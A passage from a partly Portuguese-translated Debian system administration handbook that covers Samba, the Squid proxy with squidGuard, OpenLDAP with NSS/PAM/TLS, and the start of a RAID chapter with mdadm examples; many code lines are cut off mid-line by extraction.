controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

11.5.1. Servidor Samba

The samba package contains the main two servers of Samba 3, **smbd** and **nmbd**.

***FERRAMENTA* Administrando o Samba com SWAT**

SWAT (*Samba Web Administration Tool*) is a web interface that allows configuring

the Samba service. Since the swat package does not enable its configuration interface by default, it must be enabled manually with **update-inetd --enable swat**.

SWAT then becomes available at the `http://localhost:901` URL. Accessing it means using the root account (and its usual password). Note that SWAT rewrites the `smb.conf` in its own idiom, so it makes sense to make a backup copy beforehand if you're only interested in testing this tool.

SWAT is very user-friendly; its interface includes an assistant that allows defining the server's role in three questions. All global options can still be configured, as well as those for all the existing shares, and of course new shares can be added.

Each option comes with a link to the relevant documentation.

DOCUMENTAÇÃO Aprofundando

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as main domain controller, but it can also be a simple server on the domain and delegate authentication to the main controller (which could be a Windows server).

The documentation available in the samba-doc package is very well written. In particular, the *Samba 3 By Example*

document (available as `/usr/share/doc/samba-doc/htmldocs/Samba3-ByExample/index.html`) deals with a concrete use case that evolves alongside the growing company.

FERRAMENTA Autenticando com um Servidor Windows

Winbind gives system administrators the option of using a Windows NT server as an authentication server. Winbind also integrates cleanly with PAM and NSS. This allows setting up Linux machines where all users of an NT domain automatically get an account.

More information can be found in the `/usr/share/doc/samba-doc/htmldocs/Samba3-`

`HOWTO/winbind.html` file.

11.5.1.1. Configurando com debconf

The package sets up a minimal configuration based on the answers to a few Debconf questions asked during the initial installation; this configuration step can be replayed later with **dpkg-reconfigure samba-common samba**.

The first piece of required information is the name of the workgroup where the Samba server will belong (the answer

is `FALCOTNET` in our case). Another question asks whether passwords should be encrypted. The answer is that they should, because it's a requirement for the most recent Windows clients; besides, this increases security. The counterpart is that this required managing Samba passwords separately from the Unix passwords.

The package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

The next question is about whether servers should be started by **inetd** or as stand-alone daemons. Using **inetd** is only interesting when Samba is rarely used; the Falcot administrators therefore picked stand-alone daemons.

Finally, the package proposes creating a `/var/lib/samba/passdb.tdb` file for storing encrypted passwords; this option was accepted, since this system is much more efficient than the standard `/etc/samba/smbpasswd` text file.

11.5.1.2. Configurando Manualmente

11.5.1.2.1. Changes to `smb.conf`

The requirements at Falcot require other options to be modified in the `/etc/samba/smb.conf` configuration file. The following excerpts summarize the changes that were effected in the `[global]` section.

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/N
   workgroup = FALCOTNET

# server string is the equivalen
   server string = %h server (Sa
```

```
# Windows Internet Name Serving S
# WINS Support - Tells the NMBD c
   wins support = yes ❶

[...]

######## Authentication ########

# "security = user" is always a g
# in this server for every user a
# /usr/share/doc/samba-doc/htmldo
# in the samba-doc package for de
   security = user ❷

# You may wish to use password en
# 'encrypt passwords' in the smb
   encrypt passwords = true

# If you are using encrypted pass
# password database type you are
   passdb backend = tdbsam guest
```

```
[...]

########### Printing ###########

# If you want to automatically lo
# than setting them up individua
   load printers = yes ❸

# lpr(ng) printing. You may wish
# printcap file
;   printing = bsd
;   printcap name = /etc/printca

# CUPS printing.  See also the cu
# cups-client package.
   printing = cups ❹
   printcap name = cups

[...]

######### File sharing #########
```

```
# Name mangling options
;    preserve case = yes
;    short preserve case = yes

unix charset=ISO8859-1 ❺
```

❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network.

❷ This is the default value for this parameter; however, since it is central to the Samba configuration, filling it explicitly is recommended. Each user must authenticate before accessing any share.

❸ Tells Samba to automatically share all local printers that exist in the CUPS configuration. Restricting access to these printers is still possible, by adding appropriate sections.

❹ Specifies the printing system in use; in our case, CUPS.

❻ Specifies the character set and encoding used for file names under Linux. The default value is UTF8 (Unicode).

11.5.1.2.2. Adicionando Usuários

Each Samba user needs an account on the server; the Unix accounts must be created first, then the user needs to be registered in Samba's database. The Unix step is done quite normally (using **adduser** for instance).

Adding an existing user to the Samba database is a matter of running the **smbpasswd -a *user*** command; this command asks for the password interactively.

A user can be deleted with the **smbpasswd -x *user*** command. A Samba account can also be temporarily disabled (with **smbpasswd -d *user***) and re-enabled later (with **smbpasswd**

-e *user*).

11.5.1.2.3. Switching to Domain Controller

This section documents how the Falcot administrators went even further, by turning the Samba server into a domain controller providing roaming profiles (which allow users to find their desktop no matter what machine they connect to).

They first added a few extra directives in the `[global]` section of the configuration file:

```
domain logons = yes
```

```
preferred master = yes
logon path = \\%L\profiles\%U
logon script = scripts/logon.bat
```
❸

❶ Ativando a funcionalidade de controle

Specifies the location of the users' ho
directories. These are stored on a ded
❷ which allows enabling specific option
particular, `profile acls`, a requirem
compatibility with Windows 2000, X

Specifies the *batch* (non-interactive)
to be run on the client Windows mach
time a session is opened. In this case,
`/var/lib/samba/netlogon/scripts`

The script needs to be in DOS format
lines are separated by a carriage-retur
and a line-feed character; if the file w
❸ Linux, running **unix2dos** will convert

The commands used most widely in t
allow the automatic creation of netwo
synchronizing the system time.

Example 11.28. O arquivo `logon.ba`

```
net time \\ARRAKIS /set /yes
net use H: /home
net use U: \\ARRAKIS\utils
```

Dois compartilhamentos extras, e seus diretórios associados, também foram criados:

```
[netlogon]
comment = Network Logon Service
path = /var/lib/samba/netlogon
guest ok = yes
writable = no
share modes = no

[profiles]
comment = Profile Share
path = /var/lib/samba/profiles
read only = No
profile acls = Yes
```

The home directories for all users must also be created (as `/var/lib/samba/profiles/`*`user`*), and each of them must be owned by the matching user.

11.5.2. Cliente Samba

The client features in Samba allow a Linux machine to access Windows shares and shared printers. The required programs are available in the smbfs and smbclient packages.

11.5.2.1. O Programa smbclient

The **smbclient** program queries SMB servers. It accepts a `-U` *`user`* option, for connecting to the server under a specific identity. **smbclient** //***`server`***/***`share`*** accesses the share in

an interactive way similar to the command-line FTP client. **smbclient -L *server*** lists all available (and visible) shares on a server.

11.5.2.2. Montando Compartilhamentos Windows

O comando **smbmount** permite montar um compartilhamento Windows na hierarquia do sistema de arquivos do Linux.

Example 11.29. Montando um compartilhamento Windows

```
smbmount //arrakis/shared /share
```

O arquivo `/usr/local/etc/smb-credentials` (o qual não deve ser legível pelos usuários) tem o seguinte formato:

```
username = user
password = password
```

Other options can be specified on the command-line; their full list is available in the smbmount(1) manual page. Two options in particular can be interesting: `uid` and `gid` allow forcing the owner and group of files available on the mount, so as not to restrict access to root.

O comando **smbumount** desmonta um compartilhamento SMB.

ALTERNATIVA Usando mount para um compartilhamento Windows

The **mount** command itself does not handle CIFS; however, when asked to mount an unknown filesystem type, it tries delegating the task to a **mount.*type***. Since the smbfs package does provide a **mount.cifs** command, it then becomes possible to mount a Windows share with the standard **mount** command:

```
mount -t cifs -o credentials=/usr/local
```

This also allows configuring an SMB mount in the standard `/etc/fstab` file:

```
//server/shared /shared cifs credential
```

11.5.2.3. Imprimindo com uma Impressora Compartilhada

CUPS is an elegant solution for printing from a Linux workstation to a printer shared by a Windows machine. When the smbclient is installed, CUPS allows installing Windows shared printers automatically.

Aqui estão os passos necessários:

- Entrar na interface de configuração do CUPS:

`http://localhost:631/admin`.

- Clique no “Add Printer”, então entre com os dados relevantes para esta impressora.
- Quando escolhendo o dispositivo de impressora, escolha “Windows Printer via SAMBA”.
- A URI descrevendo a impressora se pare com o seguinte:

`smb://user:password@server/pr`

Voilà, a impressora está operacional!

11.6. Proxy HTTP/FTP

An HTTP/FTP proxy acts as an intermediary for HTTP and/or FTP connections. Its role is twofold:

- Caching: recently downloaded documents are copied locally, which avoids multiple downloads.
- Filtering server: if use of the proxy is mandated (and outgoing connections are blocked unless they go through the proxy), then the proxy can determine whether or not the request is to be granted.

Falcot Corp selecionou o Squid como seu servidor de proxy

11.6.1. Instalando

The squid Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional squidguard package. In addition, squid-cgi provides a querying and administration interface for a Squid proxy.

Prior to installing, care should be taken to check that the system can identify its own complete name: the **hostname -f**

must return a fully-qualified name (including a domain). If it does not, then the `/etc/hosts` file should be edited to contain the full name of the system (for instance, `arrakis.falcot.com`). The official computer name should be validated with the network administrator in order to avoid potential name conflicts.

11.6.2. Configurando um Cache

Enabling the caching server feature is a simple matter of editing the `/etc/squid/squid.conf` configuration file and allowing

machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

Example 11.30. O arquivo `/etc/squid/squid.conf` (trecho)

```
# INSERT YOUR OWN RULE(S) HERE TO

# Example rule allowing access fr
# to list your (internal) IP netw
# be allowed
acl our_networks src 192.168.1.0/
http_access allow our_networks
http_access allow localhost
# And finally deny all other acce
http_access deny all
```

11.6.3. Configurando um Filtro

squid itself does not perform the filtering; this action is delegated to **squidGuard**. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid/squid.conf` file:

```
redirect_program /usr/bin/squidGu
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/example`

as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact e-mail, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the **/etc/init.d/squid reload** command. However, since the squidguard package does no filtering by default, it is the administrator's task to define the policy. This can be done by customizing the `/etc/squid/squidGuard.conf` file.

The working database must be regenerated with **update-squidguard** after each change of the **squidGuard** configuration file (or one of the lists of domains or URLs it mentions). The configuration file syntax is documented on the following website:

→ http://www.squidguard.org/Doc/conf

***ALTERNATIVA* DansGuardian**

The dansguardian package is an alternative to *squidguard*. This software does not simply handle a black-list of forbidden URLs, but it can take advantage of the PICS system (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of

its contents.

11.7. Diretório LDAP

OpenLDAP is an implementation of the LDAP protocol; in other words, it's a special-purpose database designed for storing directories. In the most common use case, using an LDAP server allows centralizing management of user accounts and the related permissions. Moreover, an LDAP database is easily replicated, which allows setting up multiple synchronized LDAP servers. When the network and the user base grows quickly, the load can then be balanced

across several servers.

LDAP data is structured and hierarchical. The structure is defined by “schemas” which describe the kind of objects that the database can store, with a list of all their possible attributes. The syntax used to refer to a particular object in the database is based on this structure, which explains its complexity.

11.7.1. Instalando

The slapd package contains the OpenLDAP server. The ldap-utils package includes command-line tools

for interacting with LDAP servers.

Installing slapd normally asks a few **debconf** questions; this configuration phase can be forced by the **dpkg-reconfigure slapd** command.

- Omit OpenLDAP server configuration? No, of course, we want to configure this service.
- DNS nome de domínio: “`falcot.com`”.
- Nome da organização: “Falcot Corp”.
- An administrative passwords needs to be typed in.
- Database backend to use: “HDB”.
- Do you want the database to be

removed when slapd is purged? No. No point in risking losing the database in case of a mistake.

- Move old database? This question is only asked when the configuration is attempted while a database already exists. Only answer “yes” if you actually want to start again from a clean database, for instance if you run **dpkg-reconfigure slapd** right after the initial installation.
- Allow LDAPv2 protocol? No, there's no point in that. All the tools we're going to use understand the LDAPv3 protocol.

***DE VOLTA AO BÁSICO* Formato LDIF**

An LDIF file (*LDAP Data Interchange Format*) is a portable text file describing the contents of an LDAP database (or a portion thereof); this can then be used to inject the data into any other LDAP server.

Um base de dados miníma está configurada agora, como demonstrado pela seguinte consulta:

```
$ ldapsearch -x -b dc=falcot,dc=c
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with sc
# filter: (objectclass=*)
# requesting: ALL
#
```

```
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

A consulta retornour dois objetos: a organização em si, e o usuário administrativo.

11.7.2. Preenchendo o Diretório

Since an empty database is not particularly useful, we're going to inject into it all the existing directories; this includes the users, groups, services and hosts databases.

The migrationtools package provides a set of scripts dedicated to extract data from the standard Unix directories (`/etc/passwd`, `/etc/group`,

`/etc/services`, `/etc/hosts` and so on), convert this data, and inject it into the LDAP database.

Once the package is installed, the `/etc/migrationtools/migrate_comm` must be edited; the `IGNORE_UID_BELOW` and `IGNORE_GID_BELOW` options need to be enabled (uncommenting them is enough).

The actual migration operation is handled by the **migrate_all_online.sh** command, as follows:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" I
```

The **migrate_all_online.sh** asks a few questions about the LDAP database into which the data is to be migrated. Table 11.1 summarizes the answers given in the Falcot use-case.

Table 11.1. Answers to questions asked by the migrate_all_online.sh script

Questão	Resposta
X.500 naming context	`dc=falcot,dc=com`
LDAP server hostname	`localhost`
Gerenciando o DN	`cn=admin,dc=falc`
Bind credentials	a senha administrat
Create	não

DUAConfigProfile

We deliberately ignore migration of the `/etc/aliases` file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the `/etc/ldap/schema/misc.schema` file should be added to the standard schema.

FERRAMENTA Navegando em diretório LDAP

The **luma** command (in the package of the same name) is a graphical tool allowing to browse and edit an LDAP database. It's an

interesting tool that provides an administrator with a good overview of the hierarchical structure of the LDAP data.

Also note the use of the `-c` option to the **ldapadd** command; this option requests that processing doesn't stop in case of error. Using this option is required because converting the `/etc/services` often generates a few errors that can safely be ignored.

11.7.3. Gerenciando Contas com LDAP

Now the LDAP database contains some

useful information, the time has come to make use of this data. This section focuses on how to configure a Linux system so that the various system directories use the LDAP database.

11.7.3.1. Configurando o NSS

The NSS system (Name Service Switch, see sidebar *APROFUNDANDO* NSS e banco de dados do sistema) is a modular system designed to define or fetch information for system directories. Using LDAP as a source of data for NSS requires installing the libnss-ldap package. Its installation

asks a few questions; the answers are summarized in Table 11.2.

Table 11.2. Configurando o pacote libnss-ldap

Questão	Resposta
LDAP server Uniform Resource Identifier	`ldap://ldap.falcot.c`
Distinguished name of the search base	`dc=falcot,dc=com`
Versão LDAP para usar	3
O banco de dados LDAP	

precisa de um login?	não
Conta LDAP para root	`cn=admin,dc=falcot,d`
LDAP root account password	a senha administrativa

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed **ldap** module.

Example 11.31. O arquivo `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Na
```

```
# If you have the `glibc-doc' and
# `info libc "Name Service Switch

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: files
```

The **ldap** module is usually inserted before others, and it will therefore be queried first. The notable exception is the `hosts` service since contacting the

LDAP server requires consulting DNS first (to resolve `ldap.falcot.com`). Without this exception, a hostname query would try to ask the LDAP server; this would trigger a name resolution for the LDAP server, and so on in an infinite loop. As for the `netgroup` services, it is not yet handled by the LDAP module.

If the LDAP server should be considered authoritative (and the local files used by the **files** module disregarded), services can be configured with the following syntax:

service`: ldap [NOTFOUND=return] files`.

If the requested entry does not exist in the LDAP database, the query will return a “not existing” reply even if the resource does exist in one of the local files; these local files will only be used when the LDAP service is down.

11.7.3.2. Configurando o PAM

This section describes a PAM configuration (see sidebar *ATRÁS DAS CENAS* `/etc/environment` e `/etc/default/locale`) that will allow applications to perform the required authentications against the LDAP database.

CUIDADO Autenticação quebrada

Changing the standard PAM configuration used by various programs is a sensitive operation. A mistake can lead to broken authentication, which could prevent logging in. Keeping a root shell open is therefore a good precaution. If configuration errors occur, they can be then fixed and the services restarted with minimal effort.

The LDAP module for PAM is provided by the libpam-ldap package. Installing this package asks a few questions very similar to those in libnss-ldap; some configuration parameters (such as the URI for the

LDAP server) are even actually shared with the libnss-ldap package. Answers are summarized in Table 11.3.

Table 11.3. Configurando o *libpam-ldap*

Questão	Resposta
Permitir a conta administrativa do LDAP se comportar como o root local?	Sim. Isto permite u comando usual **passw** modificar as armazenadas no ban dados LDAP.
O banco de dados LDAP necessita estar logado?	não

Conta LDAP para root	`cn=admin,dc=falcot,d`
LDAP root account password	A senha do banco de administrativo LDAP

Installing libpam-ldap automatically adapts the default PAM configuration defined in the `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` and `/etc/pam.d/common-account` files. This mechanism uses the dedicated **pam-auth-update** tool (provided by the libpam-runtime package). This tool can also be run by the administrator should they wish to enable or disable PAM modules.

11.7.3.3. Securing LDAP Data Exchanges

By default, the LDAP protocol transits on the network as cleartext; this includes the (encrypted) passwords. Since the encrypted passwords can be extracted from the network, they can be vulnerable to dictionary-type attacks. This can be avoided by using an extra encryption layer; enabling this layer is the topic of this section.

11.7.3.3.1. Configurando o Servidor

The first step is to create a key pair (comprising a public key and a private

key) for the LDAP server. This necessitates installing the openssl package. Running **/usr/lib/ssl/misc/CA.pl -newcert** asks a few mundane questions (location, organization name and so on). The answer to the “common name” question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `newcert.pem` file; the corresponding private key is stored in `newkey.pem`.

Agora essas chaves devem ser instalados em sua localização padrão:

```
# mv newkey.pem /etc/ssl/private/
# chmod 0600 /etc/ssl/private/lda
# mv newcert.pem /etc/ssl/certs/l
```

The **slapd** daemon also needs to be told to use these keys for encryption; this involves adding the following directives to the `/etc/ldap/slapd.conf` file:

Example 11.32. Configurando slapd para criptografia

```
# TLS support
TLSCipherSuite HIGH
TLSCertificateFile /etc/ssl/certs
TLSCertificateKeyFile /etc/ssl/pr
```

The last step for enabling encryption

involves changing the `SLAPD_SERVICES` variable in the `/etc/default/slapd` file. We'll play it safe and disable unsecured LDAP altogether.

Example 11.33. O nome `/etc/default/slapd`

```
# Default location of the slapd.c
SLAPD_CONF=

# System account to run the slapd
# will run as root.
SLAPD_USER=

# System group to run the slapd s
# run in the primary group of its
SLAPD_GROUP=

# Path to the pid file of the sla
# will try to figure it out from
```

```
SLAPD_PIDFILE=

# Configure if the slurpd daemon
# - yes:   Always start slurpd
# - no:    Never start slurpd
# - auto:  Start slurpd if a repl
# (default)
SLURPD_START=auto

# slapd normally serves ldap only
# service requests on TCP-port 63
# sockets.
# Example usage:
SLAPD_SERVICES="ldaps:/// ldapi:/

# Additional options to pass to s
SLAPD_OPTIONS=""
SLURPD_OPTIONS=""
```

11.7.3.3.2. Configurando o Cliente

On the client side, the configuration for the *libpam-ldap* and *libnss-ldap* modules needs to be modified by adding the `ssl on` directive to the `/etc/pam_ldap.conf` and `/etc/libnss-ldap.conf` configuration files.

LDAP clients also need to be able to authenticate the server by knowing its public key. This requires installing a copy of the key (for instance as `/etc/ssl/certs/ldap-cert.pem`), and reference the location of this copy in the `/etc/ldap/ldap.conf` file.

Example 11.34. O arquivo `/etc/ldap/ldap.conf`

```
#
```

```
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world reada

BASE    dc=falcot,dc=com
URI     ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

TLS_CACERT /etc/ssl/certs/ldap-ce
```

This chapter sampled only a fraction of the available server software; however, most of the common network services were described. Now it is time for an even more technical chapter: we'll go into deeper detail for some concepts,

describe massive deployments and virtualization.

Chapter 12. Admin Avançada

Este capítulo retoma alguns aspectos já descritos, com uma perspectiva diferente: em vez de instalar em um único computador, vamos estudar a implantação de sistemas em massa; em vez de criar volumes RAID ou LVM no momento da instalação, vamos aprender a fazer tudo na mão para que mais tarde possamos rever nossas escolhas iniciais. Finalmente, vamos discutir as ferramentas de monitoramento e técnicas de virtualização. Como consequência, este

capítulo é mais particularmente alvo de administradores profissionais e centra-se um pouco menos nos indivíduos responsáveis pela sua rede doméstica.

12.1. RAID e LVM

Chapter 4, *Instalação* apresentou estas tecnologias a partir do ponto de vista do instalador e como o integra-las para fazer a sua implantação fácil desde o início. Após a instalação inicial, o administrador deve ser capaz de lidar com as necessidades de espaço de armazenamento em evolução, sem ter

que recorrer a uma cara reinstalação. Devem, portanto, dominar as ferramentas necessárias para manipular volumes RAID e LVM.

RAID e LVM são duas técnicas para abstrair os volumes montados a partir de suas contrapartes físicas (reais unidades de disco rígido ou partições do mesmo), o primeiro protegendo os dados através da introdução de redundância, o último fazendo o gerenciamento de dados mais flexível e independente do tamanho real nos discos. Em ambos os casos, o sistema acaba com novos volumes (partições, blocos), que podem ser utilizados para criar sistemas de arquivos ou espaço de

troca, sem necessariamente ter eles mapeados em um disco físico. LVM e RAID vêm de origens bem diferentes, mas sua funcionalidade pode sobrepor-se um pouco, é por isso que eles são muitas vezes mencionados juntos.

PERSPECTIVE Btrfs combina LVM e RAID

Enquanto LVM e RAID são dois subsistemas do kernel distintos que estão entre os dispositivos de bloco do disco e seus sistemas de arquivos, *Btrfs* é um novo sistema de arquivos, desenvolvido inicialmente pela Oracle, que pretende combinar os conjuntos de recursos de LVM e RAID e muito mais. É sobretudo funcional, embora ainda definido como "experimental", pois seu desenvolvimento

é incompleto (alguns recursos ainda não estão implementados).

→ http://btrfs.wiki.kernel.org/

Entre as características marcantes estão a capacidade de tirar um instantâneo de uma árvore de diretórios em qualquer ponto no tempo. Este instantâneo inicialmente não utiliza nenhum espaço em disco, os dados só serão duplicados quando um dos arquivos copiados for modificado. O sistema de arquivos também lida com a compressão transparente de arquivos e somas de verificação (checksums) garantem a integridade de todos os dados armazenados.

Em ambos os casos RAID e LVM, o

kernel fornece um arquivo de dispositivo de bloco semelhantes aos que correspondem a uma unidade de disco rígido ou partição. Quando um pedido ou uma outra parte do núcleo, requer o acesso a um bloco de um tal dispositivo, as rotas de subsistemas apropriadas do bloco são usadas para a camada física relevante. Dependendo da configuração, este bloco pode ser armazenado em um ou vários discos físicos e sua localização física pode não ser directamente relacionada com a localização do bloco no dispositivo lógico.

12.1.1. RAID Por

Software

RAID significa *conjunto redundante de discos independentes*. O objetivo deste sistema é evitar perda de dados em caso de falha do disco rígido. O princípio geral é bastante simples: os dados são armazenados em vários discos físicos em vez de apenas um, com um nível configurável de redundância. Dependendo desta quantidade de redundância, e mesmo no caso de uma falha de disco inesperado, dados podem ser reconstruídos sem perdas dos restantes discos.

CULTURA Independent or *inexpensive*?

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it's now more customarily considered to stand for *independent*, which doesn't have the unsavory flavour of cheapness.

RAID can be implemented either by dedicated hardware (RAID modules integrated into SCSI or SATA controller cards) or by software abstraction (the kernel). Whether hardware or software, a RAID system

with enough redundancy can transparently stay operational when a disk fails; the upper layers of the stack (applications) can even keep accessing the data in spite of the failure. Of course, this “degraded mode” can have an impact on performance, and redundancy is reduced, so a further disk failure can lead to data loss. In practice, therefore, one will strive to only stay in this degraded mode for as long as it takes to replace the failed disk. Once the new disk is in place, the RAID system can reconstruct the required data so as to return to a safe mode. The applications won't notice anything, apart from potentially reduced access speed, while the array is

in degraded mode or during the reconstruction phase.

12.1.1.1. Diferentes Níveis de RAID

RAID tem realmente vários níveis, diferenciados por sua disposição e da quantidade de redundância que eles fornecem. Quanto mais redundante, mais à prova de falhas, uma vez que o sistema será capaz de continuar a trabalhar com mais discos de falha. A contrapartida é que reduz o espaço utilizável; visto de outra forma, mais discos serão necessários para armazenar a mesma quantidade de

dados.

RAID Linear

Even though the kernel's RAID subsystem allows creating “linear RAID”, this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That's about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one

disk failing makes the whole aggregate, and therefore all the data, unavailable.

RAID-0

This level doesn't provide any redundancy either, but disks aren't simply stuck on end one after another: they are divided in *stripes*, and the blocks on the virtual device are stored on stripes on alternating physical disks. In a two-disk RAID-0 setup, for instance, even-numbered blocks of the virtual device will be stored on the first physical disk, while odd-numbered blocks will end up on

the second physical disk.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance: during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. However, RAID-0 use is shrinking, its niche being filled by LVM (see later).

RAID-1

This level, also known as “RAID mirroring”, is both the simplest and the most widely used setup. In its standard form, it uses two physical disks of the same size, and provides a logical volume of the same size again. Data are stored identically on both disks, hence the “mirror” nickname. When one disk fails, the data is still available on the other. For really critical data, RAID-1 can of course be set up on more than two disks, with a direct impact on the ratio of hardware cost versus available payload space.

NOTA **Discos e tamanhos de**

cluster

Se dois discos de tamanhos diferentes são criados em um espelho, o maior não será totalmente usado, pois ele irá conter os mesmos dados como o menor e nada mais. O espaço útil disponível fornecido por um volume RAID-1, portanto, corresponde ao tamanho do disco menor na matriz. Isso ainda vale para volumes RAID com um maior nível RAID, apesar de redundância é armazenada de forma diferente.

Por isso é importante, ao configurar arrays RAID (exceto RAID-0 "RAID linear"), só montar discos de tamanhos idênticos, ou muito perto, para evitar o desperdício de recursos.

NOTA Discos de reposição

RAID levels that include redundancy allow assigning more disks than required to an array. The extra disks are used as spares when one of the main disks fails. For instance, in a mirror of two disks plus one spare, if one of the first two disks fails, the kernel will automatically (and immediately) reconstruct the mirror using the spare disk, so that redundancy stays assured after the reconstruction time. This can be used as another kind of safeguard for critical data.

One would be forgiven for wondering how this is better than simply mirroring on three disks to

start with. The advantage of the "spare disk" configuration is that the spare disk can be shared across several RAID volumes. For instance, one can have three mirrored volumes, with redundancy assured even in the event of one disk failure, with only seven disks (three pairs, plus one shared spare), instead of the nine disks that would be required by three triplets.

This RAID level, although expensive (since only half of the physical storage space, at best, is useful), is widely used in practice. It is simple to understand, and it allows very simple backups: since both disks have identical contents,

one of them can be temporarily extracted with no impact on the working system. Read performance is often increased since the kernel can read half of the data on each disk in parallel, while write performance isn't too severely degraded. In case of a RAID-1 array of N disks, the data stays available even with N-1 disk failures.

RAID-4

This RAID level, not widely used, uses N disks to store useful data, and an extra disk to store redundancy information. If that

disk fails, the system can reconstruct its contents from the other N. If one of the N data disks fails, the remaining N-1 combined with the “parity” disk contain enough information to reconstruct the required data.

RAID-4 isn't too expensive since it only involves a one-in-N increase in costs and has no noticeable impact on read performance, but writes are slowed down. Furthermore, since a write to any of the N disks also involves a write to the parity disk, the latter sees many more writes than the former, and its lifespan

can shorten dramatically as a consequence. Data on a RAID-4 array is safe only up to one failed disk (of the N+1).

RAID-5

RAID-5 resolve o problema de assimetria do RAID-4: a paridade de blocos é distribuída por todos os N+1 discos, sendo que nenhum tem um papel particular.

A performance de leitura e escrita são idênticas ao RAID-4. Aqui novamente, o sistema continua funcional mesmo com a falha de um disco (do N+1), mas não mais.

RAID-6

RAID-6 pode ser considerado uma extensão do RAID-5, onde cada série de N blocos envolvem dois blocos redundantes, e cada série de N+2 blocos e distribuída sobre N+2 discos.

This RAID level is slightly more expensive than the previous two, but it brings some extra safety since up to two drives (of the N+2) can fail without compromising data availability. The counterpart is that write operations now involve writing one data block and two

redundancy blocks, which makes them even slower.

RAID-1+0

This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from 2×N disks, one first sets them up by pairs into N RAID-1 volumes; these N volumes are then aggregated into one, either by “linear RAID” or (increasingly) by LVM. This last case goes farther than pure RAID, but there's no problem with that.

RAID-1+0 pode sobreviver com múltiplas falhas nos discos: até N

na 2xN série descrita acima, provendo ao menos um disco funcional em cada par de RAID-1.

Aprofundando RAID-10

RAID-10 is generally considered a synonym of RAID-1+0, but a Linux specificity makes it actually a generalization. This setup allows a system where each block is stored on two different disks, even with an odd number of disks, the copies being spread out along a configurable model.

A performance variará dependendo da escolha do modelo de repartição e do nível de redundância, e da carga de trabalho do volume lógico.

Obviamente, o nível de RAID será escolhido de acordo com as restrições e requerimentos de cada aplicação. Note que um computador sozinho pode ter diversos tipos de RAIDs distintos com diversas configurações.

12.1.1.2. Configurando um RAID

Setting up RAID volumes requires the mdadm package; it provides the **mdadm** command, which allows creating and manipulating RAID arrays, as well as scripts and tools integrating it to the rest of the system,

including the monitoring system.

Nossos exemplo será um servidor com um número de discos, sendo que alguns já estão em uso, e o resto está disponível para a configuração do RAID. Nós inicialmente temos os seguintes discos e partições:

- o disco `sda`, 4 GB, estão disponíveis;
- o disco `sde`, 4 GB, também estão disponíveis;
- no disco `sdg`, somente a partição `sdg2` (cerca de 4 GB) está disponível;
- finalmente, o disco `sdh`, ainda com 4 GB, disponíveis.

Iremos usar estes elementos físicos para criar dois volumes, um RAID-0 e um espelho (RAID-1). Comecemos com o volume RAID-0:

> ***NOTA*** **Identificando os volumes RAID existentes**
>
> O arquivo `/proc/mdstat` lista os volumes existentes e seus estados. Quando criando um novo volume RAID, devemos tomar cuidado para não nomeá-lo da mesma maneira que um volume existente.

```
# mdadm --create /dev/md0 --leve
mdadm: Defaulting to version 1.2
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 device
```

```
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Thu Sep 30 15:2
     Raid Level : raid0
     Array Size : 8388480 (8.00 G
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is p

    Update Time : Thu Sep 30 15:2
          State : active
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : squeeze:0  (loc
           UUID : 0012a273:cbdb8b
         Events : 0
```

```
    Number   Major   Minor   Raid
       0       8       0
       1       8      64
# mkfs.ext4 /dev/md0

mke2fs 1.41.12 (17-May-2010)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 b
524288 inodes, 2097152 blocks
104857 blocks (5.00%) reserved fo
First data block=0
